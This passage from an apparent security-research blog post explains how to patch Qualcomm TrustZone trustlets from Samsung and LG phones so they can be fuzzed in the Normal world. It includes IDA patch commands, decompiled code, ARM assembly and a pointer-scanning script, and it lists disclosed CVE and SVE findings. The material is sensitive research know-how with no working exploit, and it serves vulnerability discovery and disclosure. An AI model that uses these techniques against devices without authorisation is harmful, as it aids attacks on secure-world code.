PatchDword(0x19416, 0x2460F640)   # MOV R4, #0xA60       # name_addr
PatchWord(0x1941A, 0x444C)        # ADD R4, R9
PatchDword(0x1941C, 0x0189F20F)   # ADD R1, PC, #0x88 + 1 # handler_addr
PatchWord(0x19420, 0x4770)        # BX LR
```

Figure 16: Patching the *authnr* trustlet's entry function.

After registration, the Nexus 6 QSEOS calls the handler function of the trustlet and provides pointers to the *cmnlib* code and data segments as arguments. Let's look at the handler function of *tzpr25* trustlet from the Samsung S5 (Android 6.0 G900FXXU1CRH1) device.

```
void __fastcall handler(void (__fastcall *cmnlib_text_seg_arg1),
{
    int cmnlib_data_seg_arg2)
{
    cmnlib_text_seg = cmnlib_text_seg_arg1;
    import_table = (data_seg + 0xA5B0);
    data_seg[0xA5B2] = cmnlib_data_seg_arg2;
    data_seg[0xA5B3] = get_data_seg_addr();
    exec_init_array();
    if ( cmnlib_text_seg )
    {
        v6 = data_seg + 0xA71B1;
        v7 = data_seg + 0xA91C9;
        v8 = 0x20000;
        cmnlib_text_seg(data_seg + 0xA5B0, &v6, data_seg[0xA5B3], data_seg[0xA5B2]);
    }
    if ( *import_table )
    {
        v5 = **import_table;
        data_seg[0xA5B1] = v5;
        *v5 = sub_2746E;
        v5[1] = sub_27440;
        data_seg[0xA71AC] = sub_2740A;
        data_seg[0xA71AD] = sub_273DA;
        data_seg[0xA71AE] = data_seg + 1;
        data_seg[0xA71AF] = data_seg[0xA5B2];
        data_seg[0xA71B0] = data_seg[0xA5B3];
    }
    init_trustlet();
    while ( 1 )
    {
        FFFFFFFE2_syscall((data_seg + 0xA5B4), 4);
        handle_cmd();
    }
}
```

Figure 17: Handler function of the *tzpr25* trustlet.

This function consists of two logical parts: initialization and command listener. The init part does not affect the trustlet loading and should be “noped” from the Secure world’s copy. Vice versa, the command listener should be reproduced in the newer versions of trustlets where it was skipped from the handler. The minimal command listener looks like this:

```

loop
    MOV.W      R0, #0x84
    ADD        R0, R9
    BL         FFE2_syscall
    BLX        FF01_syscall
    MOV        R4, #0x8F174
    ADD        R4, R9
    LDR        R1, [R4, #8] ; in_size
    LDR        R0, [R4, #4] ; in
    BL         FFFC_syscall
    LDR        R1, [R4, #0x10] ; out_size
    LDR        R0, [R4, #0xC] ; out
    BL         FFFC_syscall
    ADDS       R0, R4, #4
    LDM        R0, {R0-R3}
    BL         cmd_handler
    LDR        R1, [R4, #8]
    LDR        R0, [R4, #4]
    BL         FFFB_syscall
    LDR        R1, [R4, #0x10]
    LDR        R0, [R4, #0xC]
    BL         FFFB_syscall
    B          loop

```

Figure 18: Generated command listener of the *authnr* trustlet.

The initialization part of the trustlet’s handler is responsible for:

- Allocation of the trustlet’s initial data in its data segment.
- Linkage with the *cmnlib* library extracted from the same device as the trustlet. The code for allocation of the import table in the trustlet’s data is implemented in the *cmnlib* function at 0 offset. The trustlet just calls the function and provides the relevant data pointers as arguments.

The handler function should be executed in the Normal world before fuzzing. The command listener should be “noped” if it’s presented.

The latest version of QSEOS has an additional feature for patching the Normal world’s copy of a trustlet. Trustlets on Android 8 and 9 devices no longer use the R9 register as a pointer to the data segment. These trustlets operate with data pointers that assume the base address of the code segment is 0. To patch this issue, all pointers allocated in the data segment should be extended by the trustlet address in the secapp region.

The following IDA script will find the pointers for patching in the *esecomm* trustlet from Samsung S7 Edge.

Figure 19: Scanning of the *esecomm* trustlet’s data segment for xrefs.

In conclusion, we listed all global fixes which should be applied to non-Nexus 6 trustlets. Even so, each trustlet may require an individual approach. During our research, we successfully adapted several trusted apps extracted from LG and Samsung devices.

This a partial list of where vulnerabilities were detected by the fuzzing platform: *dxhdc2* (LVE-SMP-190005), *sec_store* (SVE-2019-13952), *authnr* (SVE-2019-13949) and *esecomm* (SVE-2019-13950), *kmota* (CVE-2019-10574), *tzpr25* (acknowledged by Samsung), *prov* (Motorola is working on a fix).

We have disclosed the vulnerability to Qualcomm in June this year and alerted them about the publication, only a day before the publication of this blog we were notified the vulnerability was patched (CVE-2019-10574).

```
begin = 0xe4000
end = 0xf06e0

minv = 0xd000
maxv = 0x1106e0

curr = begin
while curr < end:
    MakeDword(curr)

    value = Dword(curr)
    if value >= minv and value <= maxv:
        print '0x%x: 0x%x' % (curr, value)

    curr += 4
```

Check Point's SandBlast Mobile is a market-leading mobile threat defense solution, providing the widest range of products to help you secure your mobile world.

To learn more about how you can protect yourself from mobile malware, please check out our SandBlast Mobile product page.